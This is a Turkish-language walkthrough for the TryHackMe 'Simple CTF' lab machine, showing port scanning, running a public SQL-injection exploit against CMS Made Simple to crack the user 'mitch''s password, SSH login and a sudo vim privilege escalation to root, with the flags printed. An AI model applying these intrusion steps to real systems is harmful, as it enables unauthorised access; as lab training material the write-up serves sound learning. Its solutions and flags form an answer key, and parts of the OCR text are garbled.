


ZAFİYETLİ MAKİNE ÇÖZÜM | SIMPLE CTF




TryHackMe'de bulunan zafiyetli makinelerden Simple CTF biri olan "Simple CTF" üzerindeki "us "root" flagleri yakalamaya çalışıcaz. biri olan "Simple CTF" üzerindeki "user" ve


1- Pentest metodolojisine göre öncelikle yapmamız gereken şey hedef ip üzerindeki çalışan servis<mark>leri öğreneb</mark>ilmek için <mark>nmap</mark> ile bir tarama yapıyoruz.



2- Görünüşe göre ana makinede çalışan bir apache web sunucusu var. Bu yüzden gizli dizinleri bulan gobuster'ı kullanalım ve dizinlere ulaşalım.



3- "Robots.txt" ulaştık fakat incelediğimizde bize hiçbir şey vermiyor. "Simple" adında bir ilginç dizin daha var ve geçerli bir web yanıt kodu da var. Bu dizini kontrol edelim.



4-Karışımızda bir İçerik Yönetim Sistemi (CMS) olduğunu öğrendik. Bu cms hakkında daha fazla bilgi bulalım.





CMS Made Simple < 2.2.10 - SQL Injection

EDB-ID: 46635	CVE: 2019-9053	Author: DANIELE SCANU	Type: WEBAPPS	Platform:	Date: 2019-04-02	
EDB Veri	EDB Verified: ×		Exploit: 👲 / {}		Vulnerable App: ◘	

5-Uygulama, SQL güvenlik açığına karşı savunmasızdır. Şimdi bu güvenlik açığından yararlanalım ve kullanıcı adı ve şifreyi bulabilecek miyiz bakalım. Bulduğumuz exploiti indiriyoruz. Ve belirtilen parametreler ile kullanıyoruz.

agola@kali:~/Masaüstü

Dosya Eylemler Düzen Görünüm Yardım

agola@kali:~/Masaüstü\$ python exploit.py -u http://10.10.155.210/simple --crack -w /usr/share/wordlists/rockyou.txt_

- [+] Salt for password found: 1dac0d92e9fa6bb2
- [+] Username found: mitch
- [+] Email found: admin@admin.com
- [+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
- [+] Password cracked: secret

6- Başarılı olduk kullanıcı adı ve şifreye ulaştık. Artık kullanıcı adımız ve şifremize sahip olduğumuza göre, Nmap tarama sonuçlarımızın da 2222 numaralı bağlantı noktasında çalışan ssh hizmetini gösterdiğini unutmayın, bu nedenle 2222 numaralı bağlantı noktasında ssh kullanarak makinede oturum açmayı deneyelim.

```
Düzen Görünüm
Dosya
      Eylemler
                            Yardım
                                          രരരരരര
                               @@@
                                         00000000
                               @@@
                          666
                                         @@! @@@
                                         !@! @!@
                     @!@
                                         @!@!@!@!
                                         !!!@!!!!
                                         11: 111
                                         :1: 1:1
agola@kali:~$ ssh mitch@10.10.155.210 -p 2222
The authenticity of host '[10.10.155.210]:2222 ([10.10.155.210]:2222)' can't be established.
ECDSA key fingerprint is SHA256:Fce5J4GBLgx1+iaSMBj0+NFK0jZvL5L0VF5/jc0kwt8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.155.210]:2222' (ECDSA) to the list of known hosts.
mitch@10.10.155.210's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)
 * Documentation: https://help.ubuntu.com
 * Management:
                   https://landscape.canonical.com
 * Support:
                   https://ubuntu.com/advantage
0 packages can be updated.
O updates are security updates.
Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
```

7- Ş<mark>u anda "mitch" ku</mark>llanıcısıyz ve bu yüzden ilk önce <mark>user f</mark>lag ulaşmamız gerekiyor. Bulunduğumuz dizini kontrol ettiğimizde flag zaten karışımıza çıkıyor.

```
$ cat user.txt
G00d j0b, keep up!
$ _
```

8- Root flag<mark>e ulaşmak için ayrıcalıklar</mark>ımızı yükseltmenin bir yolunu bulalım. Bakalım "Mitch" kullanıcısı neler yapabili<mark>yor.</mark>

```
agola@kali:~

Dosya Eylemler Düzen Görünüm Yardım

$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim

$ __
```

9- "sudo –l" komutunu kullandığımızda vim programının parolasız ve root yetkisi ile çalıştığını söylüyor. Vim'de bir kabuk oluşturmanıza izin veren bir seçenek var.

```
Dosya Eylemler Düzen Görünüm Yardım
$ sudo vim
```

10- Ve işte root olduk ardından da root flag'e ulaştık.

```
agola@kali: ~
       Eylemler
               Düzen
                      Görünüm
                               Yardım
Dosya
$ sudo vim
# whoami
root
# ls
user.txt
# cd /root
# ls
root.txt
# cat root.txt
cat: 'root'$'\303''.txt': No such file or directory
# cat root.txt
W3ll d0n3. You made it!
```

